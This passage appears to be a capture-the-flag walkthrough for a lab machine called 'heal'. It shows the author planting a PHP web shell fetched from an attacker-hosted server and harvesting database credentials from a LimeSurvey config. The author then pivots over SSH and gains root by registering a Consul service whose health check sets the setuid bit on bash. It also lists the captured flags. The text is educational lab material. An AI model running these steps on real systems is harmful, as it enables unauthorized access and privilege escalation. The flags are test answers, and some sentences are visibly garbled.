
Plant a Backdoor

The environment is a bit unstable and getting back in requires re-uploading the module, so we'll plant a backdoor for an easy way back in, in case the shell breaks.
wget https://github.com/WhiteWinterWolf/wwwolf-php-webshell/raw/refs/heads/master/webshell.php -O sh.phpDownload web shell
sudo python3 -m http.server 80Host it via HTTP server
curl -s http://10.10.14.195/sh.php -o /var/www/limesurvey/sh.phpDownload the web shell to the site root
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

Linux heal 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on heal.
Users and Groups
Local Users
ralph:x:1000:1000:ralph:/home/ralph:/bin/bash
ron:x:1001:1001:,,,:/home/ron:/bin/bash
Local Groups
ralph:x:1000:
ron:x:1001:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:86:16 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.108.197/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3314sec preferred_lft 3314sec
    inet6 dead:beef::250:56ff:fe94:8616/64 scope global dynamic mngtmpaddr
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:fe94:8616/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp   LISTEN     0      4096        127.0.0.1:8302       0.0.0.0:*
tcp   LISTEN     0      4096        127.0.0.1:8300       0.0.0.0:*
tcp   LISTEN     0      4096        127.0.0.1:8301       0.0.0.0:*
tcp   LISTEN     0      4096        127.0.0.1:8503       0.0.0.0:*
tcp   LISTEN     0      4096        127.0.0.1:8500       0.0.0.0:*
tcp   LISTEN     0      4096        127.0.0.1:8600       0.0.0.0:*
tcp   LISTEN     0      511         127.0.0.1:3000       0.0.0.0:*
tcp   LISTEN     0      1024        127.0.0.1:3001       0.0.0.0:*
tcp   LISTEN     0      244         127.0.0.1:5432       0.0.0.0:*
Processes and Services
Interesting Processes
root         962  0.6  2.5 1357220 102864 ?      Ssl  22:47   0:23 /usr/local/bin/consul agent -server -ui -advertise=127.0.0.1 -bind=127.0.0.1 -data-dir=/var/lib/consul -node=consul-01 -config-dir=/etc/consul.d
ralph        979  0.0  0.0   7372  3528 ?        Ss   22:47   0:00 /bin/bash run_resume_api.sh
ralph        981  0.0  0.1  11464  7636 ?        Ss   22:47   0:00 /bin/bash run_resume_app.sh
ralph       1431  0.0  1.3 1090352 51736 ?       Sl   22:47   0:00  \_ npm start
ralph       1446  0.0  0.0   2892   984 ?        S    22:47   0:00      \_ sh -c react-scripts start
ralph       1447  0.0  1.1 791276 43960 ?        Sl   22:47   0:00          \_ node /home/ralph/resume-builder/node_modules/.bin/react-scripts start
ralph       1454  0.2  4.6 1395932 182768 ?      Sl   22:47   0:11              \_ node /home/ralph/resume-builder/node_modules/react-scripts/scripts/start.js
postgres    1034  0.0  0.7 218360 30284 ?        Ss   22:47   0:00 /usr/lib/postgresql/14/bin/postgres -D /var/lib/postgresql/14/main -c config_file=/etc/postgresql/14/main/postgresql.conf
Interesting Files
/var/www/limesurvey/application/config/config.php
return array(
        'components' => array(
                'db' => array(
                        'connectionString' => 'pgsql:host=localhost;port=5432;user=db_user;password=AdmiDi0_pA$$w0rd;dbname=survey;',
                        'emulatePrepare' => true,
                        'username' => 'db_user',
                        'password' => 'AdmiDi0_pA$$w0rd',
                        'charset' => 'utf8',
                        'tablePrefix' => 'lime_',
                ),

                 'session' => array (
                        'sessionName'=>'LS-ZNIDJBOXUNKXWTIP',
                 ),

                'urlManager' => array(
                        'urlFormat' => 'path',
                        'rules' => array(
                        ),
                        'showScriptName' => true,
                ),

        ),
        'config'=>array(
                'debug'=>0,


        )
);
/* End of file config.php */
/* Location: ./application/config/config.php */
Privilege Escalation
Lateral to Ron

config.php file, I tested the password first for ralph and then for ron, which worked.We can use this password to SSH in as
ron. Having pivoted, we repeat the post-exploit enumeration process again as ron to see what we have access to.Researching the Interesting Process
ron. But, ever since landing on the box, one process running as root has stuck out at me./usr/local/bin/consul agent -server -ui -advertise=127.0.0.1 -bind=127.0.0.1 -data-dir=/var/lib/consul -node=consul-01 -config-dir=/etc/consul.dI'm not too familiar with this program, but it definitely isn't something default on the box and being in
/usr/local/bin is almost proof of this.
/usr/local/bin/consul to enumerate more as well.
1.19.2
consul binary, I see some potential for command execution. And since the consul process is running as root, any commands we execute on the box will run with elevated privileges.Code Execution via Consul
I tried the /usr/loca/bin/consul exec command, but I didn't see any evidence that the commands were being executed. Researching this more, I found that this configuration is disabled by default on new installations.
Looking for ways to get code execution via command or script, my research led me to some configurations that should ways I should be able to execute commands by registering a service.
 resha
resha



 blake
blake
And, I find that it appears to be a known bug, where we have to use the HTTP API


HTTP API documentation for registering a service with a health check script
{
        "ID": "pwn",
        "Name": "pwn",
        "Port": 8080,
        "check": {
                "args": ["/bin/bash", "-c", "chmod +s /bin/bash"],
                "interval": "3s",
                "timeout": "1s"
        }
}
/tmp/pwn.json

curl -X PUT -H 'Content-Type: application/json' \
--data @/tmp/pwn.json http://127.0.0.1:8500/v1/agent/service/register
Becoming Root
/bin/bash -ip
euid=0(root)Flags
User
678ed8af2f74479b897069917e9c2988
Root
f1a813c3110d00ea58ba536f6718bab7


